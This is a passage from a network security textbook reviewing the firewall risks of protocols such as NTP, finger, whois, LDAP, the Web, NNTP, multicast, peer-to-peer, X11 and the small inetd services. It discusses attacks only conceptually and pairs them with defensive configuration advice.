The *Network Time Protocol (NTP)* [Mills, 1992] is a valuable adjunct to gateway machines. As its name implies, it is used to synchronize a machine's clock with the outside world. It is not a voting protocol; rather, NTP supports the notion of absolute correct time, as disclosed to the network by machines with atomic clocks or radio clocks tuned to national time synchronization services. Each machine talks to one or more neighbors; the machines organize themselves into a directed graph, depending on their distance from an authoritative time source. Comparisons among multiple sources of time information enable NTP servers to discard erroneous inputs; this provides a high degree of protection against deliberate subversion as well.

The *Global Positioning System (GPS)* receivers can supply very cheap and accurate time information to a master host running *ntp*. Sites concerned with security should have a source of accurate time. Of course, the satellite signals don't penetrate well to most machine rooms, which creates wiring issues.

Knowing the correct time enables you to match log files from different machines. The timekeeping ability of NTP is so good (generally to within an accuracy of 10 ms or better) that one can easily use it to determine the relative timings of probes to different machines, even when they occur nearly simultaneously. Such information can be very useful in understanding the attacker's technology. An additional use for accurate timestamps is in cryptographic protocols; certain vulnerabilities can be reduced if one can rely on tightly synchronized clocks.

Log files based on the NTP data can also provide clues to actual penetrations. Hackers are fond of replacing various system commands and changing the per-file timestamps to remove evidence of their activities. On UNIX systems, though, one of the timestamps—the "i-node changed" field—cannot be changed explicitly; rather, it reflects the system clock as of when any other changes are made to the file. To reset the field, hackers can and do temporarily change the system clock to match. But fluctuations are quite distressing to NTP servers, which think that they are the only ones playing with the time of day; and when they are upset in this fashion, they tend to mutter complaints to the log file.

NTP itself can be the target of various attacks [Bishop, 1990]. In general, the point of such an attack is to change the target's idea of the correct time. Consider, for example, a time-based authentication device or protocol. If you can reset a machine's clock to an earlier value, you can replay an old authentication string.

To defend against such attacks, newer versions of NTP provide for cryptographic authentication of messages. Although a useful feature, it is somewhat less valuable than it might seem, because the authentication is done on a hop-by-hop basis. An attacker who cannot speak directly to your NTP daemon may nevertheless confuse your clock by attacking the servers from which your daemon learns of the correct time. In other words, to be secure, you should verify that your time sources also have authenticated connections to their sources, and so on, up to the root. (Defending against low-powered transmitters that might confuse a radio clock is beyond the scope of this book.) You should also configure your NTP daemon to ignore trace requests from outsiders; you don't want to give away information on other tempting targets.

3.8 Information Services

Three standard protocols, *finger* [Harrenstien, 1977], *whois* [Harrenstien *et al.*, 1985], and LDAP [Yeong *et al.*, 1995], are commonly used to look up information about individuals. *Whois* is usually run on one of the hosts serving the Internet registrar databases. *Finger* is run on many hosts by default. *Finger* is sometimes used to publish public key data as well.

3.8.1 Finger: Looking Up People

The *finger* protocol can be used to get information about either an individual user or the users logged on to a system. The amount and quality of the information returned can be cause for concern. Farmer and Venema [1993] call *finger* "one of the most dangerous services, because it is so useful for investigating a potential target." It provides personal information, which is useful for password-guessing; where the user last connected from (and hence a likely target for an indirect attack); and when the account was last used (seldom-used accounts are attractive to hackers, because their owners are not likely to notice their abuse).

Finger is rarely run on firewalls, and hence is not a major concern for firewalled sites. If someone is on the inside of your firewall, they can probably get a lot of the same information in other ways. But if you do leave machines exposed to the outside, you'd be wise to disable or restrict the *finger* daemon.

3.8.2 Whois—Database Lookup Service

This simple service is run by the various domain name registries. It can be used to look up domain name ownership and other such information in their databases.

We wouldn't bother mentioning this service—most people run the client, not the server—but we know of several cases in which this service was used to break into the registrar databases and make unauthorized changes. It seems that the *whois* server wasn't checking its inputs for shell escapes.

If you run one of the few sites that need to supply this service, you should check the code carefully. It has not been widely run and examined, and has a history of being dangerous.

3.8.3 LDAP

More and more, sites are using *Lightweight Directory Access Protocol (LDAP)* [Yeong *et al.*, 1995] to supply things like directory data and public key certificates. Many mailers can be configured to use LDAP instead of or in addition to a local address book. Danger lurks here.

First, of course, there's the semantic similarity to *finger*: It's providing the same sorts of information, and thus shares the same risks. Second, it uses ASN.1, and inherits those vulnerabilities. Finally, if you do decide to deploy it, be careful to choose a suitable authentication mechanism from among the many available [Wahl *et al.*, 2000].

3.8.4 World Wide Web

The *World Wide Web (WWW)* service has grown so explosively that many laypeople confuse this single service with the entire Internet. Web browsers will actually process a number of Internet services based on the name at the beginning of the *Uniform Resource Locator (URL)*. The most common services are *HTTP*, with FTP a distant second.

Generally, a host contacts a server, sends a query or information pointer, and receives a response. The response may be either a file to be displayed or one or more pointers to some other server. The queries, the documents, and the pointers are all potential sources of danger.

26 In some cases, returned document formats include format tags, which implicitly specify the program to be used to process the document. It is dangerous to let someone else decide what program you should run, and even more dangerous when they get to supply the input.

Similarly, MIME encoding can be used to return data to the client. As described earlier, numerous alligators lurk in that swamp; great care is advised.

27 The server is in some danger, too, if it blindly accepts URLs. URLs generally have filenames embedded in them [Berners-Lee *et al.*, 1994]; are those files ones that should be available to users? Although the servers do attempt to verify that the requested files are authorized for transfer, the verification process is historically buggy. These programs often botch the processing of "`..`", for example, and symbolic links on the server can have unforeseen effects. Failures here can let outsiders retrieve any file on the server's machine.

Sometimes, the returned pointer is a host address and port, and a short login dialog. We have heard of instances where the port was actually the mail port, and the dialog a short script to send annoying mail to someone. That sort of childish behavior falls in the nuisance category, but it may lead to more serious problems in the future. If, for example, a version of *telnet* becomes popular that uses preauthenticated connections, the same stunt could enable someone to log in and execute various commands on behalf of the attacker.

One danger in this vein results when the server shares a directory tree with anonymous FTP. In that case, an attacker can first deposit control files and then ask the Web server to treat them as CGI scripts, *i.e.*, as programs to execute. This danger can be avoided if *all* publicly writable directories in the anonymous FTP area are owned by the group under which the information server runs, and the group-search bit is turned off for those directories. That will block access by the server to anything in those directories. (Legitimate uploads can and should be moved to a permanent area in a write-protected directory.)

28 The biggest danger, though, is from the queries. The most interesting ones do not involve a simple directory lookup. Rather, they run some script written by the information provider—and that means that the script is itself a network server, with all the dangers that entails. Worse yet, these scripts are often written in Perl or as shell scripts, which means that these powerful interpreters must reside in the network service area.

If at all possible, WWW servers should execute in a restricted environment, preferably safeguarded by *chroot* (see Section 8.5 for further discussions).

This section deals with security issues on the WWW as a service, in the context of our security review of protocols. Chapter 4 is devoted entirely to the Web, including the protocols, client issues, and server issues.

3.8.5 NNTP—Network News Transfer Protocol

Netnews is often transferred by the *Network News Transfer Protocol (NNTP)* [Kantor and Lapsley, 1986]. The dialog is similar to that used for SMTP. There is some disagreement about how NNTP should be passed through firewalls.

The obvious way is to treat it the same as mail. That is, incoming and outgoing news articles should be processed and relayed by the gateway machine. But there are a number of disadvantages to that approach.

First of all, netnews is a resource hog. It consumes vast amounts of disk space, file slots, inodes, CPU time, and so on. At this writing, some report the daily netnews volume at several gigabytes.[2] You may not want to bog down your regular gateway with such matters. Concomitant with this are the associated programs to manage the database, notably *expire* and friends. These take some administrative effort, and represent a moderately large amount of software for the gateway administrator to have to worry about.

Second, all of these programs may represent a security weakness. There have been some problems in *nntpd*, as well as in the rest of the netnews subsystem. The news distribution software contains *snntp*, which is a simpler and probably safer version of *nntp*. It lacks some of *nntp*'s functionality, but is suitable for moving news through a gateway. At least neither server needs to run as *root*.

Third, many firewall architectures, including ours, are designed on the assumption that the gateway machine may be compromised. That means that no company-proprietary newsgroups should reside on the gateway, and that it should therefore not be an internal news hub.

Fourth, NNTP has one big advantage over SMTP: You know who your neighbors are for NNTP. You can use this information to reject unfriendly connection requests.

Finally, if the gateway machine does receive news, it needs to use some mechanism, probably NNTP, to pass on the articles received. Thus, if there is a hole in NNTP, the inside news machine would be just as vulnerable to attack by whomever had taken over the gateway.

For all these reasons, some people suggest that a tunneling strategy be used instead, with NNTP running on an inside machine. They punch a hole in their firewall to let this traffic in.

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[2] One of the authors, Steve, was a co-developer of netnews. He points out that the statute of limitations has passed.

Note that this choice isn't risk-free. If there are still problems in *nntpd*, the attacker can pass through the tunnel. But any alternative that doesn't involve a separate transport mechanism (such as *uucp*, although that has its own very large share of security holes) would expose you to similar dangers.

3.8.6 Multicasting and the MBone

Multicasting is a generalization of the notions of *unicast* and *broadcast*. Instead of a packet being sent to just one destination, or to all destinations on a network, a multicast packet is sent to some subset of those destinations, ranging from no hosts to all hosts. The low-order 28 bits of a IPv4 multicast address identify the *multicast group* to which a packet is destined. Hosts may belong to zero or more multicast groups.

On wide area links, the multicast routers speak among themselves by encapsulating the entire packet, including the IP header, in another IP packet, with a normal destination address. When the packet arrives on that destination machine, the encapsulation is stripped off. The packet is then forwarded to other multicast routers, transmitted on the proper local networks, or both. Final destinations are generally UDP ports.

Specially configured hosts can be used to tunnel multicast streams past routers that do not support multicasting. They speak a special routing protocol, the *Distance Vector Multicast Routing Protocol (DVMRP)*. Hosts on a network inform the local multicast router of their group memberships using *IGMP*, the *Internet Group Management Protocol* [Cain *et al.*, 2002]. That router, in turn, forwards only packets that are needed by some local machines. The intent, of course, is to limit the local network traffic.

A number of interesting network applications use the MBone—the multicast backbone on the Internet—to reach large audiences. These include two-way audio and sometimes video transmissions of things like Internet Talk Radio, meetings of the *Internet Engineering Task Force (IETF)*, NASA coverage of space shuttle activity, and even presidential addresses. (No, the space shuttle coverage isn't two-way; you can't talk to astronauts in midflight. But there are plans to connect a workstation on the space station to the Internet.) A session directory service provides information on what "channels"—multicast groups and port numbers—are available.

29 The MBone presents problems for firewall-protected sites. The encapsulation hides the ultimate destination of the packet. The MBone thus provides a path past the filtering mechanism. Even if the filter understands multicasting and encapsulation, it cannot act on the destination UDP port number because the network audio sessions use random ports. Nor is consulting the session directory useful. Anyone is allowed to register new sessions, on any arbitrary port above 3456. A hacker could thus attack any service where receipt of a single UDP packet could do harm. Certain RPC-based protocols come to mind. This is becoming a pressing problem for gatekeepers as internal users learn of multicasting and want better access through a gateway.

By convention, dynamically assigned MBone ports are in the range 32769–65535. To some extent, this can be used to do filtering, as many hosts avoid selecting numbers with the sign bit on. The session directory program provides hooks that allow the user to request that a given channel be permitted to pass through a firewall (assuming, of course, that your firewall can respond to dynamic reconfiguration requests). Some older port numbers are grandfathered.

A better idea would be to change the multicast support so that such packets are not delivered to ports that have not expressly requested the ability to receive them. It is rarely sensible to hand multicast packets to nonmulticast protocols.

If you use multicasting for internal purposes, you need to ensure that your sensitive internal traffic is not exported to the Internet. This can be done by using short TTLs and/or the prefix allocation scheme described in RFC 2365 [Meyer, 1998].

3.9 Proprietary Protocols

Anyone can invent and deploy a new protocol. Indeed, that is one of the strengths of the Internet. Only the interested hosts need to agree on the protocol, and all they have to do to talk is pick a port number between 1 and 65535.

Many companies have invented new protocols to provide new services or specialized access to their software products. Most network services try to enforce their own security, but we are in no position to judge their efforts. The protocols are secret, the programs are large, and we seldom have access to the source code to audit them ourselves. For some commercial servers, the source code is available only to the people who wrote the software, plus *anyone who hacked into those companies.* Such problems have hurt several well-known vendors, and resulted in the spread of dangerous information, mostly limited to the Bad Guys.

But hacking into a company isn't necessary if you want to find holes in a protocol: Reverse-engineering software or over-the-wire protocols is remarkably easy. It happens constantly—witness the never-ending stream of security holes reported in popular closed-source commercial products.

The following sections describe some popular network services.

3.9.1 RealAudio

RealAudio was developed by Real Networks and has become a *de facto* standard for transmitting voice and music over the Internet. In the preferred implementation, a client connects to a RealAudio server using TCP, and the audio data comes back via UDP packets with some random high port number.

We don't like accepting streams of incoming UDP packets because they can be directed at other UDP services. Though UDP is clearly the correct technology for an audio stream, we prefer to use the TCP link for the audio data because we have more control of the data at the firewall. Though RealAudio lacked this at the beginning, a user can now select this connection method, which is consistent with the convenient and generally safe firewall policy of permitting arbitrary outgoing TCP connections only.

3.9.2 Oracle's SQL*Net

Oracle's SQL*Net protocol provides access to a database server, typically from a Web server. The protocol is secret. If you trust the security of an Oracle server and software, this secrecy is not a big problem. The problem is that the server may require a number of additional ports for multiple processing. These ports are apparently assigned at random by the host operating system, and transmitted through the main connection, in a mechanism similar to *rpcbind*. A firewall must either open a wide number of ports or run a proprietary proxy program (available from some firewall vendors) to control this flow.

From a security standpoint, Oracle could have been more cooperative, without compromising the secrecy of their protocol. For example, on UNIX hosts, they could control the range of ports used by asking for specific ports, rather than asking the operating system for any arbitrary port. This would let the network administrator open a small range of incoming ports to the server host. Alternately, the protocol itself could multiplex the various connections through the single permitted port.

The security of this particular protocol is unknown. Are Oracle servers secure from abuse by intruders? What database configuration is needed to secure the server? Such questions are beyond the scope of this book.

3.9.3 Other Proprietary Services

Some programs, particularly on Windows systems, install *spyware*, *adware*, or *foistware*. This extra software, installed without the knowledge of the computer owner, can eavesdrop and collect system and network usage information, and even divert packet flows through special logging hosts. Besides the obvious problems this creates, bugs in these programs could pose further danger, and because users do not know that they are running these programs, they are not likely to upgrade or install patches.

3.10 Peer-to-Peer Networking

If you want to be on the cutting edge of software, run some *peer-to-peer* (also known as *p2p*) applications. If you want to be on the cutting edge of software but *not* the cutting edge of the legal system, be careful about what you're doing with peer-to-peer. Moreover, if you have a serious security policy as well as a need for peer-to-peer, you have a problem.

Legal issues aside—if you're not uploading or downloading someone else's copyrighted material, that question probably doesn't apply to you—peer-to-peer networking presents some unique challenges. The basic behavior is exactly what its name implies: all nodes are equal, rather than some being clients and some servers.

30 But that's precisely the problem: many different nodes act as servers. This means that trying to secure just a few machines doesn't work anymore—*every* participating machine is offering up resources, and must be protected. That problem is compounded if you're trying to offer the service through a firewall: The p2p port has to be opened for many different machines.

The biggest issue, of course, is bugs in the p2p software or configuration. Apart from the usual plague of buffer overflows, there is the significant risk of offering up the wrong files, such as by the "`..`" problem mentioned earlier. Here, you have to find and fix the problem on many different machines. In fact, you may not even know which machines are running that software.

Beyond that, there are human interface issues, similar to those that plague some mailers. Is that really a `.doc` file you're clicking on, or is it a `.exe` file with `.doc` embedded in the name?

If you—or your users—are file-sharing, you have more problems, even without considering the copyright issue. Many of the commercial clients are infected with adware or worse; the license agreements on some of these packages permit the supplier to install and run arbitrary programs on your machines. Do you really want that? These programs are hard to block, too; they're port number–agile, and often incorporate features designed to frustrate firewalls. Your best defense, other than a strong policy statement, is a good intrusion detection system, plus a network management system that looks for excess traffic to or from particular machines.

3.11 The X11 Window System

X11 [Scheifler and Gettys, 1992] is the dominant windowing system used on UNIX systems. It uses the network for communication between applications and the I/O devices (the screen, the mouse, and so on), which allows the applications to reside on different machines. This is the source of much of the power of X11. It is also the source of great danger.

The fundamental concept of X11 is the somewhat disconcerting notion that the user's terminal is a server. This is quite the reverse of the usual pattern, in which the per-user, small, dumb machines are the clients, requesting services via the network from assorted servers. The server controls all of the interaction devices. Applications make calls to this server when they wish to talk to the user. It does not matter how these applications are invoked; the window system need not have any hand in their creation. If they know the magic tokens—the network address of the server—they can connect.

In short, we give away control of our mouse, keyboard, and screen.

Applications that have connected to an X11 server can do all sorts of things. They can detect keypresses, dump the screen contents, generate synthetic keypresses for applications that will permit them, and so on. In other words, if an enemy has connected to your keyboard you can kiss your computer assets good-bye. It is possible for an application to grab sole control of the keyboard when it wants to do things like read a password. Few users use that feature. Even if they did, another mechanism that can't be locked out will let you poll the keyboard up/down status map.

31 The problem is now clear. An attacker anywhere on the Internet can probe for X11 servers. If they are unprotected, as is often the case, this connection will succeed, generally without notification to the user. Nor is the port number difficult to guess; it is almost always port 6000 plus a very small integer, usually zero.

One application, the window manager, has special properties. It uses certain unusual primitives so that it can open and close other windows, resize them, and so on. Nevertheless, it is an ordinary application in one very important sense: It, too, issues network requests to talk to the server.

A number of protection mechanisms are present in X11. Not all are particularly secure. The first level is host address-based authentication. The server retrieves the network source address of the application and compares it against a list of allowable sources; connection requests from unauthorized hosts are rejected, often without any notification to the user. Furthermore, the granularity of this scheme is tied to the level of the requesting machine, not an individual. There is no protection against unauthorized users connecting from that machine to an X11 server. IP spoofing and hijacking tools are available on the Internet.

A second mechanism uses a so-called *magic cookie*. Both the application and the server share a secret byte string; processes without this string cannot connect to the server. But getting the string to the server in a secure fashion is difficult. One cannot simply copy it over a possibly monitored network cable, or use NFS to retrieve it. Furthermore, a network eavesdropper could snarf the magic cookie whenever it was used.

A third X11 security mechanism uses a cryptographic challenge/response scheme. This could be quite secure; however, it suffers from the same key distribution problem as does magic cookie authentication. A Kerberos variant exists, but of course it's only useful if you run Kerberos. And there's still the issue of connection-hijacking.

The best way to use X11 these days is to confine it to local access on a workstation, or to tunnel it using *ssh* or IPsec. When you use *ssh*, it does set up a TCP socket that it forwards to X11, but the socket is bound to `127.0.0.1`, with magic cookie authentication using a local, randomly generated key on top of that. That should be safe enough.

3.11.1 xdm

How does the X server (the local terminal, remember) tell remote clients to use it? In particular, how do X terminals log you in to a host? An X terminal generates an *X Display Manager Control Protocol (XDMCP)* message and either broadcasts it or directs it to a specific host. These queries are handled by the *xdm* program, which can initiate an *xlogin* screen or offer a menu of other hosts that may serve the X host.

Generally, *Xdm* itself runs as *root*, and has had some security problems in the past (e.g., CERT Vendor-Initiated Bulletin VB-95:08). Current versions are better, but access to the *xdm* service should be limited to hosts that need it. There are configuration files that tell *xdm* whom to serve, but they only work if you use them. Both *xauth* and *xhost* should be used to restrict access to the X server.

3.12 The Small Services

The small services are *chargen*, *daytime*, *discard*, *echo*, and *time*. These services are generally used for maintenance work, and are quite simple to implement. In UNIX systems, they are usually processed internally by *inetd*.

Because they are simple, these services have been generally believed to be safe to run: They are probably too small to have the security bugs common in larger services. Because they are believed to be safe, they are often left turned on in hosts and even routers. We do not know of any security problems that have been found in the implementation of these services, but the services themselves do provide opportunities for abuse via denial-of-service attacks. They can be used to generate heavy network traffic, especially when stimulated with directed-broadcast packets. These services have been used as alternative packet sources for smurf-style attacks. See Section 5.8.

Generally, both UDP and TCP versions of these services are available. Any TCP service can leak information to outsiders about its TCP sequence number state. This information is necessary for IP spoofing attacks, and a small TCP service is unaudited and ignored, so experiments are easy to perform.

UDP versions of small services are fine sources for broadcast and packet storms. For example, the *echo* service returns a packet to the sender. Locate two *echo* servers on a net, and send a packet to one with a spoofed return address of the other. They will echo that packet between them, often for days, until something kills the packet. Several UDP services will behave this way, including DNS and `chargen`.

32 Some implementations won't echo packets to their own port number on another host, though many will. BSD/OS's services had a long list of common UDP ports they won't respond to. This helps, but we prefer to turn the services off entirely and get out of the game. You never know when another exploitable port will show up.

The storms get much worse if broadcast addresses are used. You should not only disable the services, you should also disable directed broadcast on your routers. (This is the default setting on newer routers, but you should check, just to be sure.)